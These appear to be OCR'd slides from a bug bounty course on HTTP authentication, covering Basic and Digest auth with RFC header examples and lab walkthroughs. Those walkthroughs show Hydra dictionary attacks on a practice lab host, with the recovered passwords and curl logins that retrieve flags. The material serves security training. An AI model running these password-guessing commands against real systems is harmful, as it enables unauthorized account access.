



Bug Bounty Crash Course


Web Application Security Edition
Day 4

Authentication in HTTP

1. Basic Authentication
2. Digest Authentication
3. Token based Authentication

Basic Authentication





https://docs.oracle.com/cd/E19226-01/820-7627/bncbo/index.html

Digest Authentication

- Basic Authentication sends username and password in plain text
- Digest Authentication sends hash of the password
- RFC 2069, 2617

https://en.wikipedia.org/wiki/Digest_access_authentication

Digest Authentication: RFC 2069

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest     realm="testrealm@host.com",
                             nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
                             opaque="5ccc069c403ebaf9f0171e9517f40e41"

  The client may prompt the user for the username and password, after
  which it will respond with a new request, including the following
  Authorization header:

Authorization: Digest        username="Mufasa",
                             realm="testrealm@host.com",
                             nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
                             uri="/dir/index.html",
                             response="e966c932a9242554e42c8ee200cec7f6",
                             opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Source: http://tools.ietf.org/html/rfc2069

Digest Authentication: RFC 2617

The first time the client requests the document, no Authorization header is sent, so the server responds with:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
        realm="testrealm@host.com",
        qop="auth,auth-int",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

```
Authorization: Digest username="Mufasa",
        realm="testrealm@host.com",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        uri="/dir/index.html",
        qop=auth,
        nc=00000001,
        cnonce="0a4f113b",
        response="6629fae49393a05397450978507c4ef1",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Source: http://tools.ietf.org/html/rfc2617


Self-Study: Digest Authentication

https://www.pentesteracademy.com/video?id=168

https://www.pentesteracademy.com/video?id=169


https://www.pentesteracademy.com/video?id=175

Token Based Authentication e.g. API Tokens




HTTP Basic Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /basic/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/basic/
[80][http-get] host: 192.195.214.3   login: admin   password: cookie1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:01
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -u admin:cookie1 192.195.214.3/basic/
<html>
        <body>
                <h1> Flag: d25db4ce54b60b49dfd7b32c52ed8d26 </h1>
        </body>
</html>
root@attackdefense:~#
```



HTTP Digest Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /digest/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/digest/
[80][http-get] host: 192.195.214.3   login: admin   password: adminpasswd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:45
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl --digest -u admin:adminpasswd 192.195.214.3/digest/
<html>
        <body>
                <h1> Flag: 9aae03448d62145a8b462858d54434de  </h1>
        </body>
</html>
root@attackdefense:~#
root@attackdefense:~#
```




Lab: Attacking HTTP Authentication with Hydra

Lab URL: https://attackdefense.com/challengedetails?cid=1894

Video URL: https://youtu.be/UxcYUw6jvvo

HTTP Login Form : Hydra



Lab: Attacking HTTP Login Form with Hydra


Lab URL: https://attackdefense.com/challengedetails?cid=1895

Video URL: https://youtu.be/GPTUqhm-KsY


Dictionary Attack : Burp Suite

- GUI Interface
- Intruder can be used to perform dictionary attack
- Supports multi-level payload encoding
- Community Edition disadvantages
  - Requests will be time throttled
